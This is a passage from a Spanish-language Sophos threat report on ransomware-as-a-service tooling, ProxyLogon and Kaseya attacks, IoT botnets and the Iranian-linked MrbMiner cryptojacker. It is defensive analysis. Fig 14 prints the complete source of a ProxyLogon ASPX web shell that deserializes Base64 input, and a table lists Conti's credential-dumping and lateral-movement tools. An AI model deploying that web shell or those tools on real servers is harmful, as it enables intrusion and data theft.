Los dispositivos del Internet de las cosas (IoT) que ejecutan un shell Linux de BusyBox de funciones limitadas también siguen siendo un objetivo para los gusanos que distribuyen criptomineros y otro malware molesto en dispositivos de uso común como enrutadores o almacenamiento conectado a la red. Las redes de bots como Mirai se aprovechan de las contraseñas predeterminadas no modificadas o de las vulnerabilidades de software en productos como los descodificadores de bajo coste para instalar código malicioso en esos dispositivos. Por desgracia, si una red de bots como Mirai o un criptominero pueden imponerse en un dispositivo, podemos verlo como un claro aviso de que algo mucho peor está por llegar.

Debido a la amplia disponibilidad y al escaso soporte que ofrecen algunas marcas de dispositivos de red de bajo coste a nivel del consumidor, los atacantes automatizados como Mirai no se enfrentan a ningún tipo de presión. Sophos espera que los ataques dirigidos tanto a los valiosos servidores de Linux como a los productos electrónicos de consumo básicos sigan avanzando sin tregua en 2022.

Los atacantes recurren a herramientas comerciales

La ciberseguridad se ha beneficiado de dos grandes filtraciones por parte de los delincuentes del ransomware. El mundo de los analistas de ciberseguridad se animó cuando, como se ha mencionado anteriormente, un afiliado de la banda de ransomware Conti reveló cómo la operación de RaaS prepara a los que se apuntan al equipo de asalto a llevar a cabo el reconocimiento de una red interna, encontrar y exfiltrar datos sensibles, propagarse lateralmente dentro de las redes comprometidas, y desplegar la carga final en los ordenadores de una empresa.

En segundo lugar, en 2020, Sophos descubrió un archivo secreto de herramientas y documentación que alguien asociado a la banda de ransomware Netwalker dejó sin proteger. Los miembros del grupo habían atacado cualquier blanco vulnerable de oportunidad, desde pequeñas empresas de la industria médica hasta distritos escolares públicos. Los atacantes habían dejado al descubierto un escondite de software que habían utilizado repetidamente en ataques durante varios meses.

El denominador común de estas dos filtraciones es que demuestran que los atacantes de ransomware recurren cada vez más al uso de copias ilegales o piratas de software comercial estándar y de herramientas gratuitas de código abierto con interfaz gráfica de usuario (GUI). En otras palabras, estos atacantes no estaban creando las herramientas que utilizaban para operar, sino que se habían decantado por un conjunto de herramientas más sencillo y menos exigente técnicamente hablando.

Por ejemplo, en varios ataques de Conti en que se nos pidió que realizáramos un análisis posterior al ataque, descubrimos que los atacantes habían dejado de utilizar el RDP integrado de Windows y habían optado por emplear una serie de herramientas de acceso remoto cuyo público objetivo incluye a los profesionales de TI. Programas como Remote Utilities, Splashtop, Anydesk, Atera o TeamViewer eran mucho más comunes que el RDP o la computación virtual en red (VNC).

Asimismo, los atacantes recurrían a herramientas de exploración y reconocimiento basadas en GUI, como Router Scan o SharpView, para crear un perfil de las redes empresariales e identificar los equipos sensibles a los que había que prestar más atención. Como se ha mencionado antes, herramientas como Mimikatz, a pesar de no ser estrictamente herramientas comerciales, ocuparon un lugar destacado al aparecer en casi todos los incidentes manuales que investigamos el año pasado. También predominaron las copias piratas de Cobalt Strike, que no solo se utilizaron en ataques de ransomware, sino que también se distribuyeron como carga inicial de otro malware.

Incluso se han utilizado herramientas creadas por empresas de ciberseguridad en ataques en que los productos de esas empresas estaban instalados en los equipos afectados. Herramientas como GMER, utilizadas durante años para extraer y eliminar rootkits, se han utilizado para desasociar y desenlazar controladores de bajo nivel, y hemos hallado herramientas de "eliminación" creadas por TrendMicro y BitDefender olvidadas en sistemas comprometidos.

A medida que la organización delictiva del ransomware sigue virando hacia un modelo RaaS, Sophos prevé que estas y otras herramientas se utilizarán cada vez más durante los ataques, lo que reducirá aún más el nivel de conocimientos de los atacantes de ransomware en potencia.

Herramientas del ransomware Conti

Unos documentos secretos filtrados por un afiliado de Conti nos dan una idea de sus operaciones

Acceso inicial	Ejecución	Aumento de privilegios	Evasión de defensa	Acceso a credenciales	Descubri-miento	Propagación lateral	Impacto
Exploit en firewall FortiGate	Scripts de PowerShell	PowerUp	gpedit.msc	mimikatz	Router Scan	psexec	Ransomware Conti
Archivo adjunto de spear phishing	psexec	SharpUp	Set-MpPreference	Invoke-Kerberoast	adfind	wmic	rclone
Exploit ProxyShell	wmic	BeRoot	Process Hacker	wmic NTDS. dit dump	nltest	Atera	Exfiltración de datos a mega.io
	Metasploit	PrivEsc	GMER	wmic lsass dump	comandos net	Anydesk	
	Cobalt Strike	FullPowers	PCHunter	Metasploit	netscan	Splashtop	
			Eliminador de TrendMicro	Cobalt Strike	SharpView	Utilidades remotas	
			Herramienta de desinstalación de Bitdefender		PowerView	Invoke-SMBAutobrute	
			Scripts de eliminación de Sophos		Invoke-Userhunter	CVE-2021-34527	
			PowerTool		Metasploit	CVE-2017-0144	

SOPHOS labs

Fig 13. Una característica que define las operaciones del ransomware como servicio (RaaS) ha sido la gran variedad de formas en que los atacantes insertan y despliegan el malware. El manual de estrategias de Conti para los nuevos clientes/atacantes ayuda a explicar por qué hoy en día tantos grupos de ataque dispares parecen seguir el mismo plan para llevar a cabo el reconocimiento, identificar los objetivos clave y propagarse lateralmente dentro de la red de la víctima. Muchos grupos utilizan las mismas herramientas y servicios, incluso para la exfiltración de datos.

El año de las amenazas informáticas

En el último año, una serie de vulnerabilidades de software han contribuido a ataques masivos contra la infraestructura que hace funcionar algunos de los servicios más básicos de Internet y han causado mucha consternación y horas extras a los administradores de TI, que han perdido fines de semana y vacaciones al verse obligados a hacer frente a diversos ataques.

Los problemas comenzaron en marzo de 2021, cuando un grupo de atacantes (supuestamente el servicio de inteligencia ruso SVR) insertó instrucciones modificadas en el código fuente de una empresa llamada SolarWinds. El producto afectado, Orion, se utiliza para gestionar redes complejas a distancia y había ganado popularidad a lo largo de la pandemia, ya que muchos empleados se vieron obligados a recurrir al teletrabajo. El código modificado permitió a los hackers (bautizados como Nobelium por Microsoft) acceder a las redes de los clientes de SolarWinds, entre los que se encontraban miles de grandes organizaciones, entre ellas organismos gubernamentales.

También en marzo de 2021, Microsoft publicó el primero de varios parches para subsanar deficiencias en su software de servidor de correo electrónico Exchange. El error corregido en marzo, CVE-2021-26855 (o ProxyLogon), permite a un atacante no autenticado instalar archivos en servidores Exchange. Una semana antes del martes de parches, Microsoft emitió una corrección temprana que resolvía parcialmente la brecha; la semana siguiente, publicó revisiones actualizadas con el paquete oficial del martes de parches, y en los meses siguientes publicó unas cuantas más.

Por desgracia, los atacantes (llamados Hafnium por Microsoft) empezaron a explotar la vulnerabilidad de inmediato, instalando shells web y lanzando ataques de ransomware, que se prolongaron durante meses. Durante el verano, un número cada vez mayor de atacantes explotó las vulnerabilidades de Exchange para instalar shells web, cargas Beacon de Cobalt Strike, mineros de criptodivisas, ransomware y otro malware.

Entonces, en julio de 2021, otra empresa de servicios de TI fue blanco de los atacantes. El objeto del ataque fue Kaseya, un proveedor de servicios de gestión de TI remota, y aprovecharon su plataforma para infectar a cientos de clientes de Kaseya (incluidos los proveedores de servicios administrados) con el ransomware REvil. Lo peor del ataque fue que comenzó en el fin de semana festivo del 4 de julio en Estados Unidos, cuando muchos empleados iban a estar de vacaciones.

A medida que el año llegaba a su fin, Sophos comenzó a advertir que los atacantes explotaban aún más vulnerabilidades de software para cargar ransomware y eludir la seguridad de los endpoints. De cara a 2022, Sophos prevé que continúen los intentos imprevisibles de abuso masivo de herramientas de administración de TI y de servicios de Microsoft explotables, como Exchange, tanto por parte de sofisticados ejecutores de amenazas persistentes avanzadas (APT) como de ciberdelincuentes corrientes.

```
<%@ Page Language="C#" Debug="true" validateRequest="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Runtime.Serialization.Formatters.Binary" %>
<script runat="server">
protected string ExchangeRuntime()
{
        return s.Text.ToString();
}
protected void Database(MemoryStream m,BinaryFormatter b)
{
                m.Position = 0;
                b.Deserialize(m);
}
protected void C_Click(object sender, EventArgs e)
{
                Byte[] S = System.Convert.FromBase64String(ExchangeRuntime());
                MemoryStream m = new MemoryStream(S);
                BinaryFormatter b = new BinaryFormatter();
                Database(m,b);

}
</script>
<html>
<form id="form" runat="server" >
<asp:TextBox runat="server" ID="s" Value="" input style="border:0px"/>
<asp:Button ID="C" runat="server" Text="" OnClick="C_Click" />
</form>
</body>
</html>
```

SOPHOSlabs

Fig 14. Los shells web de ProxyLogon pueden ser solo líneas cortas de código insertadas en páginas web, alojadas en servidores Windows que ejecutan Microsoft Exchange. Esta captura de pantalla del código fuente de una shell web muestra que toma comandos en forma de cadenas de texto codificadas en Base64 y los pasa directamente al sistema operativo.

El malware esquiva las sanciones internacionales

En el mundo de las finanzas globales, varias grandes instituciones ejercen un enorme poder sobre la forma en que particulares e incluso países enteros pueden interactuar con las complejas redes que se usan para mover y transferir dinero de un lugar a otro. Durante décadas, las Naciones Unidas, la Unión Europea y el Departamento del Tesoro de Estados Unidos han recurrido a sanciones económicas para castigar a particulares, grupos y gobiernos nacionales que han participado en actividades delictivas que han perjudicado al resto del mundo.

El ransomware es una de esas actividades que, en el último año, ha sido objeto de un mayor escrutinio tras un largo periodo en el que no se abordó el problema. El elevado coste de los pagos del ransomware ha puesto a prueba las economías de los países (principalmente norteamericanos y europeos), y muchos de los objetivos de esta amenaza han tenido que lidiar con demandas astronómicas de criptodivisas, que actualmente no se pueden bloquear mediante las sanciones económicas normales dirigidas a los autores de los delitos y a sus facilitadores.

Las sanciones de septiembre de 2021 anunciadas por Estados Unidos contra la bolsa de criptomonedas SUEX OTC, con sede en Rusia, alegaban que el 40 % de las transacciones conocidas a través de la bolsa se utilizaban para transferir dinero a grupos de ciberdelincuentes conocidos, incluidos al menos ocho grupos que operaban campañas de ransomware. Un grupo de ransomware sancionado en 2019, conocido como Evil Corp, parece que intenta evadir estas sanciones rebautizando su ransomware de varias maneras.

En cuanto al método para evadir las sanciones, las criptodivisas se prestan bien a este cometido, razón por la cual los delincuentes establecidos en regiones del mundo que siguen sometidas a sanciones económicas tradicionales negocian exclusivamente con criptomonedas. Además, como las criptodivisas son anónimas, puede ser difícil determinar a dónde va a parar el dinero. Y a medida que las criptomonedas han ido ganando adeptos en los países sancionados, no es de extrañar que hayamos observado la propagación de mineros de criptomonedas ilícitos que envían su producción a organizaciones con sede en esos lugares donde la gente no puede utilizar el sistema bancario tradicional.

Las detecciones de MrbMiner persisten a pesar de las sanciones

Este criptojacker raramente detectado es originario de Irán



Fig 15. Entre los criptomineros maliciosos, muy pocos de nuestros clientes han sufrido una infección de MrbMiner. Y, sin embargo, unos cuantos ordenadores al mes activan las alertas de presencia del minero. Dado que el origen del minero y el destino de sus ganancias ilícitas se encuentran dentro de un país sujeto a sanciones económicas por parte del Tesoro de Estados Unidos, el simple hecho de permitir que el minero funcione podría hacer que una organización incumpliera las leyes nacionales de muchos países. Afortunadamente, sigue siendo muy poco frecuente.

Una familia de criptomineros, a la que hemos denominado MrbMiner, envía sus criptodivisas exclusivamente a una organización con sede en Irán, que es uno de los países sometidos a sanciones económicas en Estados Unidos desde hace décadas. La campaña de MrbMiner, al igual que otras campañas de este tipo de malware conocido como MyKings, LemonDuck o KingMiner, utiliza un método de ataques automatizados contra servicios vulnerables orientados a Internet para infectar los servidores que alojan dichos servicios. Como los servidores suelen tener una mayor capacidad de procesamiento que los ordenadores de sobremesa corrientes, estos equipos son objetivos valiosos para la criptominería ilícita.

En los ataques automatizados de MrbMiner, el minero atacó los servidores que alojan el software de Microsoft SQL. El ataque explota las vulnerabilidades de algunas versiones de este servicio de base de datos que permiten a los atacantes cargar malware en las tablas de bases de datos y luego llamar a funciones de la base de datos que escriben esos datos en archivos, que el servidor ejecuta bajo engaño. Una cadena de eventos conduce inexorablemente a que los servidores se vean comprometidos y que el criptominero secuestre cualquier ciclo de CPU disponible para extraer monero, una criptodivisa menos rastreable que actualmente se ve favorecida por la mayoría de los criptojackers que vemos utilizar.

Los tentáculos de MrbMiner llegan a una empresa tecnológica iraní



Fig 16. Aunque solo hemos visto un pequeño número de equipos infectados por el malware criptominero MrbMiner, la campaña incluye varios nombres de dominio personalizados que se utilizan para entregar cargas, enviar y recibir comandos y recibir unidades de trabajo de monero. Uno de los dominios vinculados a MrbMiner apunta a una tienda de informática situada en la ciudad de Shiraz (Irán).

El criptojacking conlleva problemas adicionales, ya que el aumento de la carga de procesamiento que el malware impone a los servidores genera una mayor demanda de potencia eléctrica, y puede contribuir al deterioro prematuro de los componentes mecánicos debido al calor o a los ciclos adicionales de lectura/escritura que se exigen a los dispositivos de almacenamiento.

Sophos opina que el uso ilícito de criptodivisas, tanto para evadir sanciones como para ofuscar la participación en actividades delictivas, seguirá aumentando en 2022, siendo el ransomware y el criptojacking las dos formas más destacadas en que los delincuentes podrán recibir directamente pagos de sus víctimas en criptodivisas.

Ventas en España:
Teléfono: (+34) 91 375 67 56
Correo electrónico: comercialES@sophos.com

Ventas en América Latina:
Correo electrónico: Latamsales@sophos.com

21-11-04 ES (DD)

SOPHOS